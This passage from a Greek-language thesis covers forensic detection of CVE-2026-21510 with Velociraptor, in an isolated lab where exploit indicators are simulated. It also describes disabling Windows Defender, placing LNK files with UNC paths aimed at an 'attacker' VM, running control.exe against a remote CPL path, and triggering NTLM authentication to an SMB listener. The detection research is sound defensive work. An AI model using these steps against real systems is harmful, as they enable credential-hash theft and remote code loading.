προσομοίωση των δικτυακών artifacts της SMB κίνησης αξιοποιείται η νόμιμη συμπεριφορά του Windows Shell κατά την επίλυση UNC paths, η οποία αξιοποιεί το ίδιο δικτυακό parsing path με εκείνο της εκμετάλλευσης, παράγοντας έτσι αυθεντικά network packets και event log entries.

4.6 Σενάριο Επίθεσης και Φάσεις Εκτέλεσης

4.6.1 Προετοιμασία

Με βάση τη μεθοδολογία που παρουσιάστηκε στο κεφάλαιο 4.5, το σενάριο της εργασίες οργανώνεται σε τέσσερις κατηγορίες artifacts. Οι κατηγορίες αυτές αντιστοιχούν σε τεκμηριωμένα IOCs τα οποία θα παραχθούν ή θα τοποθετηθούν στο VM-2 μέσω χειροκίνητης επέμβασης ή ελεγχόμενης εκτέλεσης scripts από τον ερευνητή. Κάθε μία από τις τέσσερις κατηγορίες αντιστοιχίζεται απευθείας σε μία από τις τέσσερις πηγές VQL του προσαρμοσμένου artifact που περιγράφεται παρακάτω.

Πριν την παραγωγή των artifacts, στο VM-2 πραγματοποιούνται οι ακόλουθες ενέργειες ώστε να διασφαλιστεί η ορθή καταγραφή των ενδείξεων από το λειτουργικό σύστημα:

- Απενεργοποίηση του Windows Defender real-time protection προκειμένου να μην γίνει αυτόματη διαγραφή ή ο περιορισμός των προσομοιωμένων artifacts.
- Εγκατάσταση του Sysmon με ένα κοινής αποδοχής configuration για την σωστή καταγραφή των event logs.
- Ενεργοποίηση της λεπτομερούς καταγραφής Audit Process Tracking στο Windows Security Log μέσω Local Group Policy.

4.6.2 Κατηγορίες Artifacts

Κατηγορία Α – LNK artifact με Ύποπτα Χαρακτηριστικά: Στο VM-2 τοποθετούνται LNK αρχεία που αναπαράγουν τα δομικά χαρακτηριστικά των κακόβουλων LNK αρχείων της εκμετάλλευσης.

Συγκεκριμένα τοποθετούνται σε ύποπτες θέσεις αποθήκευσης που χρησιμοποιήθηκαν από την APT28 (Downloads, Desktop, Temp), φέρουν ενσωματωμένο UNC path ως target που παραπέμπει σε (μη υπαρκτά) payloads που βρίσκονται στο VM-3 (όπως \192.168.56.103\share\payload) και ορίζονται έτσι ώστε να μην φέρουν Zone IDentifier ADS. Η παραγωγή γίνεται μέσω PowerShell script στο VM-2 και στη συνέχεια τα αρχεία μεταφέρονται στο VM-3 μέσω shared folder. Η προσέγγιση αυτή παράγει LNK αρχεία με τα ίδια metadata και τα βασικά header bytes του LNK file format, αλλά χωρίς την κακόβουλη LinkTargetIDList δομή που πυροδοτεί το SmartScreen bypass. Το αποτέλεσμα είναι ότι όλα τα χαρακτηριστικά που μπορεί να εντοπίσει ένα DFIR εργαλείο μέσω parsing του LNK αρχείου παραμένουν, ενώ ο μηχανισμός εκμετάλλευσης παραμένει αδρανής.

Κατηγορία Β – Απουσία Zone Identifier (Mark-of-the-Web Bypass): Η παράκαμψη του MotW αποτελεί ένα από τα κύρια χαρακτηριστικά της εκμετάλλευσης, καθώς επιτρέπει στο σύστημα να εκτελέσει αρχεία προερχόμενα από εξωτερική πηγή χωρίς να εμφανιστεί η προειδοποίηση SmartScreen. Για την αναπαραγωγή του artifact παράγονται στο VM-2 δύο artifacts στα οποία έχει προστεθεί το Zone.Identifier Alternate Data Stream (τιμή ZoneId=3 – Internet Zone), το οποίο προσομοιώνει την προέλευσή τους από το διαδίκτυο. Στα simulated LNK αρχεία λείπει αυτή η τιμή. Η αντικαταβολή των δύο συνόλων αρχείων γίνεται με σκοπό να αναδείξει την ικανότητα του Velociraptor να εντοπίζει αρχεία που εμφανίζουν ασυνέπεια μεταξύ της προέλευσής τους (πχ στον φάκελο Downloads) και της απουσίας του MotW tag, η οποία αποτελεί ισχυρή ένδειξη παράκαμψης του μηχανισμού ασφαλείας.

Κατηγορία Γ – Ύποπτες Αλυσίδες Διεργασιών: Το χαρακτηριστικό αυτό αποτελεί την πιο διακριτή ένδειξη της εκμετάλλευσης σε επίπεδο εκτέλεσης, καθώς η αλυσίδα explorer.exe -> rundll32.exe / control.exe -> εκτέλεση CPL είναι ιδιαίτερα ασυνήθιστη υπό κανονικές συνθήκες λειτουργίας. Για την παραγωγή του εν λόγω artifact εκτελείται στο VM-2 από το PowerShell μια σειρά από νόμιμες διεργασίες που αναπαράγουν την αλυσίδα. Συγκεκριμένα, καλείται το control.exe με argument ένα ανύπαρκτο cpl αρχείο (όπως control.exe \192.168.56.103\fake.cpl). Οι κλήσεις αυτές αποτυγχάνουν καθώς το CPL αρχείο δεν υπάρχει, αλλά ο Sysmon και το Windows Security Auditing έχουν ήδη καταγράψει τα events, με το πλήρες command line και ParentProcess. Από εγκληματολογικής σκοπιάς, αυτό αποτελεί το κρίσιμο IOC: σε ένα πραγματικό περιστατικό, ο αναλυτής εξετάζει τα event logs post-incident αναζητώντας ακριβώς αυτά τα command-line patterns, ανεξάρτητα αν το αν payload εκτελέστηκε επιτυχώς ή όχι.

Κατηγορία Δ – Δικτυακά Artifacts: Σε αντίθεση με τα υπόλοιπα artifacts που τοποθετούνται ή προκύπτουν από την εκτέλεση scripts, τα artifacts της Κατηγορίας Δ απαιτούν την παραγωγή αυθεντικής SMB κίνησης μεταξύ του VM-2 και του VM-3. Στο VM-3 εκκινείται ένας βασικός SMB listener ο οποίος προσομοιώνει τον SMB server του επιτιθέμενου. Στη συνέχεια, ένα από τα LNK αρχεία που περιέχει UNC path προς το VM-3 εκτελείται. Η ενέργεια αυτή εκκινεί την κανονική συμπεριφορά του Windows Shell, όπου προσπαθεί να επιλύσει το UNC path και να ξεκινήσει την SMB κίνηση προς το VM-3 με αυτόματη αυθεντικοποίηση NTLM. Σημειώνεται ότι η συγκεκριμένη συμπεριφορά αποτελεί native λειτουργία των Windows κατά την επίλυση UNC

paths και δεν απαιτεί την εκμετάλλευση του CVE-2026-21510. Η εκμετάλλευση, ωστόσο, χρησιμοποιεί το ίδιο network parsing path για να επιτύχει την αποστολή του Net-NTLMv2 hash. Συνεπώς, τα δικτυακά artifacts είναι αυθεντικά και πανομοιότυπα με αυτά που θα παρήγαγε μία πραγματική εκμετάλλευση.

4.7 Ανάπτυξη Custom Artifact και Κριτήρια Αξιολόγησης

Ένας από τους κεντρικούς στόχους της εργασίας είναι η ανάπτυξη ενός custom Velociraptor artifact για την ανίχνευση του CVE-2026-21510. Το Artifact θα σχεδιαστεί με βάση τα τεκμηριωμένα IOC που δημοσίευσαν οι Akamai, Microsoft και άλλες πηγές, και θα αποτελείται από επιμέρους VQL sources που εξετάζουν τέσσερις κατηγορίες ευρημάτων, σε άμεση αντιστοιχία με τις κατηγορίες παραγωγής artifacts που τεκμηριώθηκαν στην ενότητα 4.6:

- LNK αρχεία με ύποπτα χαρακτηριστικά (ανάλυση LinkTargetIDList για ενσωματωμένα UNC paths, ύποπτα CLSIDs Control Panel)
- Ύποπτα process chains (child processes του explorer που εκτελούν CPL αρχεία ή script interpreters)
- Zone Identifier ανάλυση (εντοπισμός αρχείων χωρίς MotW tag παρά τη λήψη τους από εξωτερική πηγή)
- Windows Event Log IDs (ανάλυση των events που σχετίζονται με εκτέλεση CPL, SMB authentication, παράκαμψη security prompts)

Τα αποτελέσματα του πειράματος θα αξιολογηθούν βάσει των παρακάτω κριτηρίων, τα οποία επιλέχθηκαν με σκοπό να προσομοιάζουν τα κριτήρια αξιολόγησης μιας πραγματικής DFIR έρευνας:

- Χρόνος Απόκρισης: Μετράται ο χρόνος από την εκκίνηση του artifact ως την παραλαβή των αποτελεσμάτων από τον server και αξιολογείται κατά πόσο είναι αποδεκτός στα πλαίσια μιας ενεργής DFIR έρευνας.
- Πληρότητα: Αξιολογείται το ποσοστό των τεκμηριωμένων IOCs του CVE-2026-21510 που εντοπίστηκαν από το artifact. Ως βάση της σύγκρισης χρησιμοποιείται το σύνολο των IOCs που έχουν δημοσιευθεί από την Akamai και τη Microsoft.
- Εγκληματολογική Ακεραιότητα: Εξετάζεται η ορθή καταγραφή της αλυσίδας φύλαξης μέσω των audit logs του Velociraptor, η αυτόματη επαλήθευση των hashes των αρχείων που συλλέχθηκαν και η μη τροποποίηση του συστήματος θύματος πέραν του observer effect.

- Επεκτασιμότητα και Επαναχρησιμοποίηση: Αξιολογείται η δυνατότητα του artifact να εκτελεστεί σε πολλαπλά τερματικά ταυτόχρονα μέσω hunt, καθώς και η σαφήνεια και δομή του YAML κώδικά του ώστε να μπορεί να επαναχρησιμοποιηθεί, να προσαρμοστεί και να διαμοιραστεί από άλλες ομάδες DFIR.

4.8 Ηθικοί και Νομικοί Περιορισμοί

Το σύνολο του πειράματος θα διεξαχθεί αποκλειστικά σε απομονωμένο εικονικό περιβάλλον, χωρίς εξωτερική δικτυακή πρόσβαση. Δεν χρησιμοποιούνται συστήματα τρίτων ή δίκτυα που δεν ανήκουν στον ερευνητή. Η γνώση που παράγεται αφορά αποκλειστικά την ανίχνευση και την εγκληματολογική ανάλυση της εκμετάλλευσης και όχι την διευκόλυνσή της.

Επιπρόσθετα, η μεθοδολογική απόφαση για χρήση controlled artifact simulation αντί κατασκευής λειτουργικού exploit όπως τεκμηριώθηκε στην ενότητα 4.5.1 εντάσσεται απευθείας στις αρχές της ηθικής έρευνας κυβερνοασφάλειας που διατυπώνονται στο Menlo Report (Bailey et al., 2012). Στα πλαίσια αυτά, η εργασία επιτυγχάνει τα ερευνητικά της αποτελέσματα χωρίς την παραγωγή ή δημοσίευση επαναχρησιμοποιήσιμου κώδικα εκμετάλλευσης για ευπάθεια που βρίσκεται στον κατάλογο CISA KEV, σεβόμενη έτσι τις αρχές της Beneficence και Respect for Law and Public Interest. Τα PowerShell scripts που χρησιμοποιούνται για την παραγωγή των προσομοιωμένων artifacts δεν περιέχουν κακόβουλο payload εκμετάλλευσης και δεν μπορούν να χρησιμοποιηθούν σε επίθεση, καθώς στηρίζονται αυστηρά σε νόμιμη χρήση των Windows API για τη δημιουργία αρχείων και εκτέλεση native εντολών του λειτουργικού.

Όλα τα τεχνικά IOCs που χρησιμοποιούνται ως βάση της προσομοίωσης προέρχονται από δημοσίως διαθέσιμα reports των Akamai (Dahan, 2026), Microsoft (MSRC, 2026) και CISA (Cisa, 2026). Συνεπώς η εργασία δεν εισάγει, κατά το δυνατόν, νέα επιχειρησιακά αξιοποιήσιμη πληροφορία αλλά συμβάλει αποκλειστικά στην συστηματική αξιολόγηση των δυνατοτήτων του DFIR εργαλείου ανοιχτού κώδικα Velociraptor στην ανίχνευση ήδη τεκμηριωμένων απειλών.

5. Διαδικασία Σχεδιασμού και Ανάπτυξης

5.1 Γενικά

Το παρόν κεφάλαιο τεκμηριώνει την πρακτική υλοποίηση της μεθοδολογίας που παρουσιάστηκε στο Κεφάλαιο 4. Σκοπός του είναι να παρουσιάσει βήμα προς βήμα τη διαδικασία ανάπτυξης του πειραματικού περιβάλλοντος, με γνώμονα την ικανοποίηση της απαίτησης για επαναληψιμότητα που έχει τονιστεί από την βιβλιογραφία. (Garfinkel, 2010; SWGDE, 2024a).

Η παρουσίαση χωρίζεται σε τρεις βασικούς άξονες:


- Αρχικά παρουσιάζεται η εγκατάσταση και παραμετροποίηση του Velociraptor server (VM-1) και του client (VM-2), καθώς επίσης και η επαλήθευση της σύνδεσής τους σε ένα host-only δίκτυο. Μέσα σε αυτό το δίκτυο θα βρίσκεται και ο attacker (VM-3).
- Στη συνέχεια παρουσιάζεται η προετοιμασία του περιβάλλοντος επίθεσης και η δημιουργία του LNK αρχείου και η εκκίνηση του SMB listener.
- Τέλος, αναλύεται η σχεδίαση και συγγραφή του custom artifact για την ανίχνευση του CVE-2026-21510.

Η παραπάνω σειρά επιλέχθηκε με σκοπό να προσομοιάσει μια φυσική ροή ενός DFIR σεναρίου. Πρώτα υπάρχει μια λειτουργική υποδομή παρακολούθησης, στη συνέχεια εκδηλώνεται το περιστατικό, και τέλος γίνεται η ανταπόκριση και συλλογή πειστηρίων.

5.2 Εγκατάσταση και Παραμετροποίηση του Velociraptor Server

5.2.1 Λήψη Binary και Προετοιμασία Περιβάλλοντος

Το πρώτο βήμα της ανάπτυξης είναι η λήψη του επίσημου εκτελέσιμου αρχείου του Velociraptor από την επίσημη σελίδα με τα releases του GitHub repository του έργου (Velocidex, 2025e). Όπως αναφέρθηκε και στο Κεφάλαιο 3, ένα από τα βασικά πλεονεκτήματα της πλατφόρμας είναι η διανομή της μέσω ενός μοναδικού binary αρχείου χωρίς εξωτερικά dependencies. Για το VM-1 επιλέχθηκε η έκδοση για Windows με 64-bit αρχιτεκτονική, η οποία είναι συμβατή με τον Windows Server 2022. Μαζί με το .exe αρχείο γίνεται λήψη του αντίστοιχου .msi αρχείου, το οποίο θα χρησιμοποιηθεί για την εγκατάσταση του client.



Εικόνα 5.1: Λήψη του Velociraptor binary από το επίσημο GitHub repository

5.2.2 Δημιουργία configuration files


Σε αντίθεση με τη λειτουργία gui που παρουσιάστηκε στο Κεφάλαιο 3 για επίδειξη του τοπικού περιβάλλοντος, για την πειραματική διαδικασία γίνεται πλήρης παραμετροποίηση μέσω configuration files, ώστε ο server να μπορεί να δέχεται συνδέσεις από απομακρυσμένους clients εντός του απομονωμένου δικτύου. Η δημιουργία γίνεται μέσω της παρακάτω εντολής, η οποία ξεκινάει έναν διαδραστικό οδηγό παραμετροποίησης:

- *velociraptor-v0.76.5-windows-amd64.exe config generate -i*


Για τις επιλογές εγκατάστασης επιλέχθηκαν τα παρακάτω:

- Self Signed SSL: ο server λειτουργεί σε πειραματικό περιβάλλον και το self signed ssl certificate επαρκεί για τα πλαίσια του πειράματος (χρήση HTTPS αντί για HTTP).
- Windows: ο server γίνεται deploy σε windows σύστημα.
- Frontend port - 8000: η πόρτα με την οποία θα επικοινωνούν οι clients.


- GUI port - 8889: η πόρτα που επιτρέπει την πρόσβαση στο γραφικό περιβάλλον διαχείρισης.
- Οι άλλες ρυθμίσεις παραμένουν στις default επιλογές.




Εικόνα 5.2: Δημιουργία config file 1, επιλογή πιστοποιητικού και λειτουργικού




Εικόνα 5.3: Δημιουργία config file 2, επιλογή certificate lifespan και default registry keys




Εικόνα 5.4: Δημιουργία config file 3, επιλογή host, DNS και listener ports



Εικόνα 5.5: Δημιουργία config file 3, δημιουργία admin user



